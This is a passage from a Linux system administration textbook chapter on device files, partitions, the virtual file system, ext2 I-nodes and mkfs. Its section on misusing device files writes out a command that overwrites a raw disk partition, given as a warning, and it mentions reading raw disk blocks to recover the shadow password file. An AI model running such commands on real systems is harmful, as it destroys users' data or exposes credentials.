Set up `sudo` so that a user with the account `secretary` can run the Linux user management commands which were introduced in this chapter.

Chapter 10

Managing File Systems

Introduction

What?

In a previous chapter, we examined the overall structure of the Linux file system. This was a fairly abstract view that didn't explain how the data was physically transferred on and off the disk. Nor in fact, did it really examine the concept of "disks" or even "what" the file system "physically" existed on.

In this chapter, we shall look at how Linux interacts with physical devices (not just disks), how in particular Linux uses "devices" with respect to its file system and revisit the Linux file system - just at a lower level.

Why?

Why are you doing this? Doesn't this sound all a bit too like Operating Systems?

Unless you are content to accept that all low level interaction with the operating system occurs by a mystical form of osmosis and that you will never have to deal with:

- A Disk crash - an unfortunate physical event involving one of the read/write heads of a hard disk coming into contact with the platter (which is spinning at high speed) causing the removal of the metallic oxide (the substance that maintains magnetic polarity, thus storing data). This is usually a fatal event for the disk (and sometimes its owner).
- Adding a disk, mouse, modem terminal or a sound card - unlike some unmentionable operating systems, Linux is not "plug-and-pray". The addition of such a device requires modifications to the system.
- The accidental erasure of certain essential things called "device files" - while the accidental erasure of any file is a traumatic event, the erasure of a device file calls for special action.
- Installing or upgrading to a kernel or OS release - you may suddenly find that your system doesn't know how to talk to certain things (like your CDROM, your console or maybe your SCSI disk...) - you will need to find out how to solve these problems.
- Running out of some weird thing called "I-Nodes" - an event which means you can't create any more files.

... then you will definitely need to read this chapter!

A scenario

As we progress through this chapter, we will apply the information to help us solve problems associated with a very common System Administrator's task - installing a new hard disk. Our scenario is this:

Our current system has a single hard disk and it only has 10% space free (on a good day). This is causing various problems (which we will discuss during the course of this chapter) - needless to say that it is the user directories (off `/home`) that are using the most space on the system. As our IT department is very poor (we work in a university), we have been budgeting for a new hard disk for the past two years - we had bought a new one a year ago but someone drove a forklift over it. The time has finally arrived - we have a brand new 2.5 gigabyte disk (to complement our existing 500 megabyte one).

How do we install it? What issues should we consider when determining its use?

Devices - Gateways to the kernel

A device is...

A device is just a generic name for any type of physical or logical system component that the operating system has to interact with (or "talk" to). Physical devices include such things as hard disks, serial devices (such as modems, mouse(s) etc.), CDROMs, sound cards and tape-backup drives.

Logical devices include such things as virtual terminals *[every user is allocated a terminal when they log in - this is the point at which output to the screen is sent (STDOUT) and keyboard input is taken (STDIN)]*, memory, the kernel itself and network ports.

Device files are...

Device files are special types of "files" that allow programs to interact with devices via the OS kernel. These "files" (they are not actually real files in the sense that they do not contain data) act as gateways or entry points into the kernel or kernel related "device drivers".

Device drivers are...

Device drivers are coded routines used for interacting with devices. They essentially act as the "go between" for the low level hardware and the kernel/user interface.

Device drivers may be physically compiled into the kernel (most are) or may be dynamically loaded in memory as required.

/dev

/dev is the location where most device files are kept. A listing of `/dev` will output the names of hundreds of files. The following is an edited extract from the **MAKEDEV** (a Linux program for making device files - we will examine it later) man page on some of the types of device file that exist in `/dev`:

- std
  Standard devices. These include mem - access to physical memory; kmem - access to kernel virtual memory;null - null device; port - access to I/O ports;
- Virtual Terminals
  This are the devices associated with the console. This is the virtual terminal tty_, where can be from 0 though 63.
- Serial Devices
  Serial ports and corresponding dialout device. For device ttyS_, there is also the device cua_ which is used to dial out with.
- Pseudo Terminals
  (Non-Physical terminals) The master pseudo-terminals are pty[p-s][0-9a-f] and the slaves are tty[p-s][0-9a-f].
- Parallel Ports
  Standard parallel ports. The devices are lp0, lp1, and lp2. These correspond to ports at 0x3bc, 0x378 and 0x278. Hence, on some machines, the first printer port may actually be lp1.
- Bus Mice
  The various bus mice devices. These include: logimouse (Logitech bus mouse), psmouse (PS/2-style mouse), msmouse (Microsoft Inport bus mouse) and atimouse (ATI XL bus mouse) and jmouse (J-mouse).
- Joystick Devices
  Joystick. Devices js0 and js1.
- Disk Devices
  Floppy disk devices. The device fd_ is the device which autodetects the format, and the additional devices are fixed format (whose size is indicated in the name). The other devices are named as fd___. The single letter _ identifies the type of floppy disk (d = 5.25" DD, h = 5.25" HD, D = 3.5" DD, H = 3.5" HD, E = 3.5" ED). The number _ represents the capacity of that format in K. Thus the standard formats are fd_d360_ fd_h1200_ fd_D720_ fd_H1440_ and fd_E2880_

  Devices fd0_ through fd3_ are floppy disks on the first controller, and devices fd4_ through fd7_ are floppy disks on the second controller.

  Hard disks. The device hdx provides access to the whole disk, with the partitions being hdx[0-20]. The four primary partitions are hdx1 through hdx4, with the logical partitions being numbered from hdx5 though hdx20. (A primary partition can be made into an extended partition, which can hold 4 logical partitions).

  Drives hda and hdb are the two on the first controller. If using the new

IDE driver (rather than the old HD driver), then hdc and hdd are the two drives on the secondary controller. These devices can also be used to access IDE CDROMs if using the new IDE driver.

SCSI hard disks. The partitions are similar to the IDE disks, but there is a limit of 11 logical partitions (sd_5 through sd_15). This is to allow there to be 8 SCSI disks.

Loopback disk devices. These allow you to use a regular file as a block device. This means that images of file systems can be mounted, and used as normal. There are 8 devices, loop0 through loop7.

- Tape Devices
  SCSI tapes. These are the rewinding tape devicest_ and the non-rewinding tape device nst_.

  QIC-80 tapes. The devices are rmt8, rmt16, tape-d, and tape-reset.

  Floppy driver tapes (QIC-117). There are 4 methods of access depending on the floppy tape drive. For each of access methods 0, 1, 2 and 3, the devices rft_ (rewinding) and nrft_ (non-rewinding) are created.
- CDROM Devices
  SCSI CD players. Sony CDU-31A CD player. Mitsumi CD player. Sony CDU-535 CD player. LMS/Philips CD player.

  Sound Blaster CD player. The kernel is capable of supporting 16 CDROMs, each of which is accessed as sbpcd[0-9a-f]. These are assigned in groups of 4 to each controller.
- Audio
  These are the audio devices used by the sound driver. These include mixer, sequencer, dsp, and audio.

  Devices for the PC Speaker sound driver. These are pcmixer. pxsp, and pcaudio.
- Miscellaneous
  Generic SCSI devices. The devices created are sg0 through sg7. These allow arbitrary commands to be sent to any SCSI device. This allows for querying information about the device, or controlling SCSI devices that are not one of disk, tape or CDROM (e.g. scanner, writable CDROM).

> *While the `/dev` directory contains the device files for many types of devices, only those devices that have device drivers present in the kernel can be used. For example, while your system may have a `/dev/sbpcd`, it doesn't mean that your kernel can support a Sound Blaster CD. To enable the support, the kernel will have to be recompiled with the Sound Blaster driver included - a process we will examine in a later chapter.*

Physical characteristics of device files

If you were to examine the output of the **`ls -al`** command on a device file, you'd see something like:

```
psyche:~/sanotes$ ls -al /dev/console
crw--w--w-   1 jamiesob users      4,   0 Mar 31 09:28 /dev/console
```

In this case, we are examining the device file for the console. There are two major differences in the file listing of a device file from that of a "normal" file, for example:

```
psyche:~/sanotes$ ls -al iodev.html
-rw-r--r--   1 jamiesob users7938 Mar 31 12:49 iodev.html
```

The first difference is the first character of the "file permissions" grouping - this is actually the file type. On directories this is a "**d**", on "normal" files it will be blank but on devices it will be "**c**" or "**b**". This character indicates **c** for character mode or **b** for block mode. This is the way in which the device interacts - either character by character or in blocks of characters.

For example, devices like the console output (and input) character by character. However, devices like hard disks read and write in blocks. You can see an example of a block device by the following:

```
psyche:~/sanotes$ ls -al /dev/had
brw-rw----   1 root     disk       3,   0 Apr 28  1995 /dev/hda
```

(`hda` is the first hard drive)

The second difference is the two numbers where the file size field usually is on a normal file. These two numbers (delimited by a comma) are the major and minor device numbers.

Major and minor device numbers are...

Major and minor device numbers are the way in which the kernel determines which device is being used, therefore what device driver is required. The kernel maintains a list of its available device drivers, given by the major number of a device file. When a device file is used (we will discuss this in the next section), the kernel runs the appropriate device driver, passing it the minor device number. The device driver determines which physical device is being used by the minor device number. For example:

```
psyche:~/sanotes$ ls -al /dev/hda
brw-rw----   1 root     disk       3,   0 Apr 28  1995 /dev/hda
psyche:~/sanotes$ ls -al /dev/hdb
brw-rw----   1 root     disk       3,  64 Apr 28  1995 /dev/hdb
```

What this listing shows is that a device driver, major number 3, controls both hard drives hda and hdb. When those devices are used, the device driver will know which is which (physically) because `hda` has a minor device number of 0 and `hdb` has a minor device number of 64.

Why use device files?

It may seem using files is a roundabout method of accessing devices - what are the alternatives?

Other operating systems provide system calls to interact with each device. This means that each program needs to know the exact system call to talk to a particular device.

With UNIX and device files, this need is removed. With the standard open, read, write, append etc. system calls (provided by the kernel), a program may access any device (transparently) while the kernel determines what type of device it is and which device driver to use to process the call. [*You will remember from Operating Systems that system calls are the services provided by the kernel for programs.]*

Using files also allows the system administrator to set permissions on particular devices and enforce security - we will discuss this in detail later.

The most obvious advantage of using device files is shown by the way in which as a user, you can interact with them. For example, instead of writing a special program to play `.AU` sound files, you can simply:

```
psyche:~/sanotes$ cat test.au > /dev/audio
```

This command pipes the contents of the test.au file into the audio device. Two things to note: **1)** This will only work for systems with audio (sound card) support compiled into the kernel (i.e. device drivers exist for the device file) and **2)** this will only work for `.AU` files - try it with a `.WAV` and see (actually, listen) what happens. The reason for this is that `.WAV` (a Windows audio format) has to be interpreted first before it can be sent to the sound card.

> *You will not probably need to be the root user to perform the above command as the `/dev/audio` device has write permissions to all users. However, don't **`cat`** anything to a device unless you know what you are doing - we will discuss why later.*

Creating device files

There are two ways to create device files - the easy way or the hard way!

The easy way involves using the Linux command `MAKEDEV`. This is actually a script that can be found in the `/dev directory`. `MAKEDEV` accepts a number of parameters (you can check what they are in the man pages. In general, `MAKEDEV` is run as:

```
/dev/MAKEDEV device
```

where `device` is the name of a device file. If for example, you accidentally erased or corrupted your console device file (`/dev/console`) then you'd recreate it by issuing the commend:

```
/dev/MAKEDEV console
```

NOTE! This must be done as the root user

However, what if your `/dev` directory had been corrupted and you lost the `MAKEDEV` script? In this case you'd have to manually use the `mknod` command.

With the `mknod` command you must know the major and minor device number as well as the type of device (character or block). To create a device file using `mknod`, you issue the command:

```
mknod device_file_name device_type major_number minor_number
```

For example, to create the device file for COM1 a.k.a. `/dev/ttys0` (usually where the mouse is connected) you'd issue the command:

```
mknod /dev/ttyS0 c 4 240
```

Ok, so how do you know what type a device file is and what major and minor number it has so you can re-create it? The scouting (or is that the cubs?) solution to every problem in the world, *be prepared*, comes into play. Being a good system administrator, you'd have a listing of every device file stored in a file kept safely on disk. You'd issue the command:

```
ls -al /dev > /mnt/device_file_listing
```

before you lost your `/dev` directory in a cataclysmic disaster, so you could read the file and recreate the `/dev` structure (it might also be smart to copy the `MAKEDEV` script onto this same disk just to make your life easier :).

> *`MAKEDEV` is only found on Linux systems. It relies on the fact that the major and minor devices numbers for the system are hard-coded into the script - running `MAKEDEV` on a non-Linux system won't work because:*
>
> *The device names are different*
>
> *The major and minor numbers of similar devices are different*
>
> *Note however that similar scripts to `MAKEDEV` can be found on most modern versions of UNIX.*

The use and abuse of device files

Device files are used directly or indirectly in every application on a Linux system. When a user first logs in, they are assigned a particular device file for their terminal interaction. This file can be determined by issuing the command:

```
tty
```

For example:

```
psyche:~/sanotes$ tty
/dev/ttyp1

psyche:~/sanotes$ ls -al /dev/ttyp1
crw-------   1 jamiesob tty4, 193 Apr  2 21:14 /dev/ttyp1
```

Notice that as a user, I actually own the device file! This is so I can write to the device file and read from it. When I log out, it will be returned to:

```
c---------   1 root     root       4, 193 Apr  2 20:33
/dev/ttyp1
```

Try the following:

```
read X < /dev/ttyp1 ; echo "I wrote $X"
echo "hello there" > /dev/ttyp1
```

You should see something like:

```
psyche:~/sanotes$ read X < /dev/ttyp1 ; echo "I wrote $X"
hello
I wrote hello

psyche:~/sanotes$ echo "hello there" > /dev/ttyp1
hello there
```

A very important device file is that which is assigned to your hard disk. In my case `/dev/hda` is my primary hard disk, its device file looks like:

```
brw-rw----   1 root     disk       3,   0 Apr 28  1995 /dev/hda
```

Note that as a normal user, I can't directly read and write to the hard disk device file - why do you think this is?

Reading and writing to the hard disk is handled by an intermediary called the file system. We will examine the role of the file system in later sections, but for the time being, you should be aware that the file system decides how to use the disk, how to find data and where to store information about what is on the disk.

Bypassing the file system and writing directly to the device file is a very dangerous thing - device drivers have no concept of file systems, files or even the data that is stored in them; device drivers are only interested in reading and writing chunks of data (called blocks) to physical sectors of the disk. For example, by directly writing a data file to a device file, you are effectively instructing the device driver to start writing blocks of data onto the disk from where ever the disk head was sitting! This can (depending on which sector and track the disk was set to) potentially wipe out the entire file structure, boot sector and all the data. Not a good idea to try it. **NEVER** should you issue a command like:

```
cat some_file > /dev/hda1
```

As a normal user, you can't do this - but you can as root!

Reading directly from the device file is also a problem. While not physically damaging the data on the disk, by allowing users to directly read blocks, it is possible to obtain information about the system that would normally be restricted to them. For example, was someone clever enough to obtain a copy of the blocks on the disk where the shadow password file resided (a file normally protected by file permissions so users can view it), they could potentially reconstruct the file and run it through a crack program.

Exercises

10.1	Use the **`tty`** command to find out what device file you are currently logged in from. In your home directory, create a device file called `myterm` that has the same major and minor device number. Log into another session and try redirecting output from a command to `myterm`. What happens?
10.2	Use the **`tty`** command to find out what device file you are currently logged in on. Try using redirection commands to read and write directly to the device. With another user (or yourself in another session) change the permissions on the device file so that the other user can write to it (and you to theirs). Try reading and writing from each other's device files.
10.3	Log into two terminals as root. Determine the device file used by one of the sessions, take note of its major and minor device number. Delete the device file - what happens to that session. Log out of the session - now what happens? Recreate the device file.

Devices, Partitions and File systems

Device files and partitions

Apart from general device files for entire disks, individual device files for partitions exist. These are important when trying to understand how individual "parts" of a file hierarchy may be spread over several types of file system, partitions and physical devices.

Partitions are non-physical (I am deliberately avoiding the use of the word "logical" because this is a type of partition) divisions of a hard disk. IDE Hard disks may have 4 primary partitions, one of which must be a boot partition if the hard disk is the primary (modern systems have primary and secondary disk controllers) master (first hard disk) [this is the partition BIOS attempts to load a bootstrap program from at boot time].

Each primary partition can be marked as an extended partition which can be further divided into four logical partitions. By default, Linux provides device files for the four primary partitions and 4 logical partitions per primary/extended partition. For example, a listing of the device files for my primary master hard disk reveals:

```
brw-rw----   1 root     disk       3,   0 Apr 28  1995 /dev/hda
brw-rw----   1 root     disk       3,   1 Apr 28  1995 /dev/hda1
brw-rw----   1 root     disk       3,  10 Apr 28  1995 /dev/hda10
brw-rw----   1 root     disk       3,  11 Apr 28  1995 /dev/hda11
brw-rw----   1 root     disk       3,  12 Apr 28  1995 /dev/hda12
```

```
brw-rw----   1 root     disk       3,  13 Apr 28  1995 /dev/hda13
brw-rw----   1 root     disk       3,  14 Apr 28  1995 /dev/hda14
brw-rw----   1 root     disk       3,  15 Apr 28  1995 /dev/hda15
brw-rw----   1 root     disk       3,  16 Apr 28  1995 /dev/hda16
brw-rw----   1 root     disk       3,   2 Apr 28  1995 /dev/hda2
brw-rw----   1 root     disk       3,   3 Apr 28  1995 /dev/hda3
brw-rw----   1 root     disk       3,   4 Apr 28  1995 /dev/hda4
brw-rw----   1 root     disk       3,   5 Apr 28  1995 /dev/hda5
brw-rw----   1 root     disk       3,   6 Apr 28  1995 /dev/hda6
brw-rw----   1 root     disk       3,   7 Apr 28  1995 /dev/hda7
brw-rw----   1 root     disk       3,   8 Apr 28  1995 /dev/hda8
brw-rw----   1 root     disk       3,   9 Apr 28  1995 /dev/hda9
```

Partitions are usually created by using a system utility such as `fdisk`. Generally `fdisk` will ONLY be used when a new operating system is installed or a new hard disk is attached to a system.

> *Our existing hard disk would be `/dev/hda1` (we will assume that we are using an IDE drive, otherwise we'd be using SCSI devices `/dev/sd*`).*
>
> *Our new hard disk (we'll make it a slave to the first) will be `/dev/hdb1`.*

Partitions and file systems

Every partition on a hard disk has an associated file system (the file system type is actually set when `fdisk` is run and a partition is created). For example, in DOS machines, it was usual to devote the entire hard disk (therefore the entire disk contained one primary partition) to the FAT (File Allocation Table) based file system. This is generally the case for most modern operating systems including Windows 95, Win NT and OS/2.

However, there are occasions when you may wish to run multiple operating systems off the one disk; this is when a single disk will contain multiple partitions, each possibly containing a different file system.

With UNIX systems, it is normal procedure to use multiple partitions in the file system structure. It is quite possible that the file system structure is spread over multiple partitions and devices, each a different "type" of file system.

What do I mean by "type" of file system? Linux can support (or "understand", access, read and write to) many types of file systems including: minix, ext, ext2, umsdos, msdos, proc, nfs, iso9660, xenix, Sysv, coherent, hpfs.

(There is also support for the Windows 95 and Win NT file system). A file system is simply a set or rules and algorithms for accessing files. Each system is different; one file system can't read the other. Like device drivers, file systems are compiled into the kernel - only file systems compiled into the kernel can be accessed by the kernel.

> *To discover what file systems your system supports, you can display the contents of the `/proc/filesystems` file.*

On our new disk, if we were going to use a file system that was not supported by the kernel, we would have to recompile the kernel at this point.

Partitions and Blocks

The smallest unit of information that can be read from or written to a disk is a block. Blocks can't be split up - two files can't use the same block, therefore even if a file only uses one byte of a block, it is still allocated the entire block.

When partitions are created, the first block of every partition is reserved as the boot block. However, only one partition may act as a boot partition. BIOS checks the partition table of the first hard disk at boot time to determine which partition is the boot partition. In the boot block of the boot partition there exists a small program called a bootstrap loader - this program is executed at boot time by BIOS and is used to launch the OS. Systems that contain two or more operating systems use the boot block to house small programs that ask the user to chose which OS they wish to boot. One of these programs is called lilo and is provided with Linux systems.

The second block on the partition is called the superblock. It contains all the information about the partition including information on:

- The size of the partition
- The physical address of the first data block
- The number and list of free blocks
- Information of what type of file system uses the partition
- When the partition was last modified

The remaining blocks are data blocks. Exactly how they are used and what they contain are up to the file system using the partition.

Using the partitions

So how does Linux use these partitions and file systems?

Linux logically attaches (this process is called mounting) different partitions and devices to parts of the directory structure. For example, a system may have:

```
/ mounted to /dev/hda1
/usr mounted to /dev/hda2
/home mounted to /dev/hda3
/usr/local mounted to /dev/hda4
/var/spool mounted to /dev/hdb1
/cdrom mounted to /dev/cdrom
/mnt mounted to /dev/fd0
```

Yet to a user of the system, the physical location of the different parts of the directory structure is transparent!

How does this work?

The Virtual File System

The Linux kernel contains a layer called the VFS (or Virtual File System). The VFS processes all file-oriented IO system calls. Based on the device that the operation is being performed on, the VFS decides which file system to use to further process the call.

The exact list of processes that the kernel goes through when a system call is received follows along the lines of:

- A process makes a system call.
- The VFS decides what file system is associated with the device file that the system call was made on.
- The file system uses a series of calls (called Buffer Cache Functions) to interact with the device drivers for the particular device.
- The device drivers interact with the device controllers (hardware) and the actual required processes are performed on the device.

Figure 10.1 represents this.




Figure 10.1
The Virtual File System

Dividing up the file hierarchy - why?

Why would you bother partitioning a disk and using different partitions for different directories?

The reasons are numerous and include:

Separation Issues

Different directory branches should be kept on different physical partitions for reasons including:

- Certain directories will contain data that will only need to be read, others will need to be both read and written. It is possible (and good practice) to mount these partitions restricting such operations.
- Directories including `/tmp` and `/var/spool` can fill up with files very quickly, especially if a process becomes unstable or the system is purposely flooded with email. This can cause problems. For example, let us assume that the `/tmp` directory is on the same partition as the `/home` directory. If the `/tmp` directory causes the partition to be filled no user will be able to write to their `/home` directory, there is no space. If `/tmp` and `/home` are on separate partitions the filling of the `/tmp` partition will not influence the `/home` directories.
- The logical division of system software, local software and home directories all lend themselves to separate partitions

Backup Issues

These include:

- Separating directories like `/usr/local` onto separate partitions makes the process of an OS upgrade easier - the new OS version can be installed over all partition except the partition that the `/usr/local` system exists on. Once installation is complete the `/usr/local` partition can be re-attached.
- The actual size of the partition can make it easier to perform backups - it isn't as easy to backup a single 2.1 Gig partition as it is to backup four 500 Meg partitions. This does depend on the backup medium you are using. Some medium will handle a 2.1 Gb partition quite easily.

Performance Issues

By spreading the file system over several partitions and devices, the IO load is spread around. It is then possible to have multiple seek operations occurring simultaneously - this will improve the speed of the system.

While splitting the directory hierarchy over multiple partitions does address the above issues, it isn't always that simple. A classic example of this is a system that contained its Web programs and data in the `/var/spool` directory. Obviously the correct location for this type of program is the `/usr` branch - probably somewhere off the `/usr/local` system. The reason for this strange location? **ALL** the other partitions on the system were full or nearly full - this was the only place left to install the software! And the moral of the story is? When partitions are created for different branches of the file hierarchy, the future needs of the system must be considered - and even then, you won't always be able to adhere to what is "the technically correct" location to place software.

Scenario Update

At this point, we should consider how we are going to partition our new hard disk. As given by the scenario, our `/home` directory is using up a lot of space (we would find this out by using the `du` command).

We have the option of devoting the entire hard disk to the /home structure but as it is a 2.5 Gig disk we could probably afford to divide it into a couple of partitions. As the `/var/spool` directory exists on the same partition as root, we have a potential problem of our root partition filling up - it might be an idea to separate this. As to the size of the partitions? As our system has just been connected to the Internet, our users have embraced FTP - our `/home` structure is consuming 200 Megabytes but we expect this to increase by a factor of 10 over the next 2 years. Our server is also receiving increased volumes of email, so our spool directory will have to be large. A split of 2 Gigabytes to 500 Megabytes will probably be reasonable.

To create our partitions, we will use the `fdisk` program. We will create two primary partitions, one of 2 Gigabytes and one of 500 Megabytes - these we will mark as Linux partitions.

The Linux Native File System - ext2

Overview

Historically, Linux has had several native file systems. Originally there was `Minix` which supported file systems of up to 64 megabytes in size and 14 character file names. With the advent of the virtual file system (VFS) and support for multiple file systems, Linux has seen the development of `Ext FS` (Extended File System), `Xia FS` and the current `ext2 FS`.

`ext2` (the second extended file system) has longer file names (255 characters), larger file sizes (2 GB) and bigger file system support (4 TB) than any of the existing Linux file systems. In this section, we will examine how `ext2` works.

I-Nodes

`ext2` use a complex but extremely efficient method of organising block allocation to files. This system relies on data structures called **I-Nodes**. Every file on the system is allocated an I-Node - **there can never be more files than I-Nodes**.

This is something to consider when you format a partition and create the file system - you will be asked how many I-Nodes you wish create. Generally, ten percent of the file system should be I-Nodes. This figure should be increased if the partition will contain lots of small files or decreased if the partition will contain few but large files.

Figure 10.2 is a graphical representation on an I-Node.




Figure 10.2
I-Node Structure

Typically an I-Node will contain:

- ♣ The owner (UID) and group owner (GID) of the file.
- ♣ The type of file - is the file a directory or another type of special file?
- ♣ User access permissions - which users can do what with the file
- ♣ The number of hard links to the file - the same physical file may be accessed under several names; we will examine how later.
- ♣ The size of the file
- ♣ The time the file was last modified
- ♣ The time the I-Node was last changed - if permissions or information on the file change then the I-Node is changed.
- ♣ The addresses of 13 data blocks - data blocks are where the contents of the file are placed.

- A single indirect pointer - this points to a special type of block called a **single indirect block**. This is a block that contains the addresses of at least 256 other data blocks; the exact number depends of the file system and implementation.
- A double indirect pointer - this points to a special type of block called a **double indirect block**. This block points to a number of single indirect blocks.
- A triple indirect pointer - this points to a special type of block called a **triple indirect block**. This block points to a number of double indirect blocks.

Using this system, `ext2` can cater for a file two gigabytes in size!

However, just because an I-Node can access all those data blocks doesn't mean that they are automatically allocated to the file when it is created - obviously! As the file grows, blocks are allocated, starting with the first direct 13 data blocks, then moving on to the single indirect blocks, then to the double, then to the triple.

Note that the actual name of the file is not stored in the I-Node. This is because the names of files are stored in directories, which are themselves files.

Physical Structure and Features

`ext2` uses a decentralised file system management scheme involving a "block group" concept. What this means is that the file systems are divided into a series of logical blocks. Each block contains a copy of critical information about the file systems (the super block and information about the file system) as well as an I-Node, and data block allocation tables and blocks. Generally, the information about a file (the I-Node) will be stored close to the data blocks. The entire system is very robust and makes file system recovery less difficult.

The `ext2` file system also has some special features which make it stand out from existing file systems including:

- Logical block size - the size of data blocks can be defined when the file system is created; this is not dependent on physical data block size.
- File system state checks - the file system keeps track of how many times it was "mounted " (or used) and what state it was left in at the last shutdown.
- The file system reserves 5% of the file system for the root user - this means that if a user program fills a partition, the partition is still useable by root (for recovery) because there is reserve space.

A more comprehensive description of the `ext2` file system can be found at `http://web.mit.edu/tytso/www/linux/ext2.html` .

Creating file systems

mkfs

Before a partition can be mounted (or used), it must first have a file system installed on it - with `ext2`, this is the process of creating I-Nodes and data blocks.

This process is the equivalent of formatting the partition (similar to MSDOS's "`format`" command). Under Linux, the command to create a file system is called `mkfs`.

The command is issued in the following way:

```
mkfs  [-c] [ -t fstype ]  filesys [ blocks ]
eg.
mkfs -t ext2 /dev/fd0   # Make a ext2 file system on a disk
```

where:

- ♣ `-c` forces a check for bad blocks
- ♣ `-t fstype` specifies the file system type
- ♣ `filesys` is either the device file associated with the partition or device OR is the directory where the file system is mounted (this is used to erase the old file system and create a new one)
- ♣ `blocks` specifies the number of blocks on the partition to allocate to the file system
- ♣ Be aware that creating a file system on a device with an existing file system will cause all data on the old file system to be erased.

Scenario Update

Having partitioned our disk, we must now install a file system on each partition.

`ext2` is the logical choice. Be aware that this won't always be the case and you should educate yourself on the various file systems available before making a choice.

Assuming `/dev/hdb1` is the 2GB partition and `/dev/hdb2` is the 500 MB partition, we can create ext2 file systems using the commands:

```
mkfs -t ext2 -c /dev/hdb1
mkfs -t ext2 -c /dev/hdb2
```

This assumes the default block size and the default number of I-Nodes. If we wanted to be more specific about the number of I-Nodes and block size, we could specify them. `mkfs` actually calls other programs to create the file system - in the `ext2` case, `mke2fs`. Generally, the defaults are fine - however, if we knew that we were only storing a few large files on a partition, then we'd reduce the I-Node to data block ratio. If we knew that we were storing lots of small files on a partition, we'd increase the I-Node to data block ration and probably decrease the size of the data blocks (there is no point using 4K data blocks when the file size average is around 1K).

Exercises

10.4	Create an ext2 file system on a floppy disk using the defaults. How much disk space can you use to store user information on the disk? How many I-nodes are on this disk? What is the smallest number of I-nodes you can have on a disk? What restriction does this place on your use of the disk?

Mounting and UN-mounting Partitions and Devices

Mount

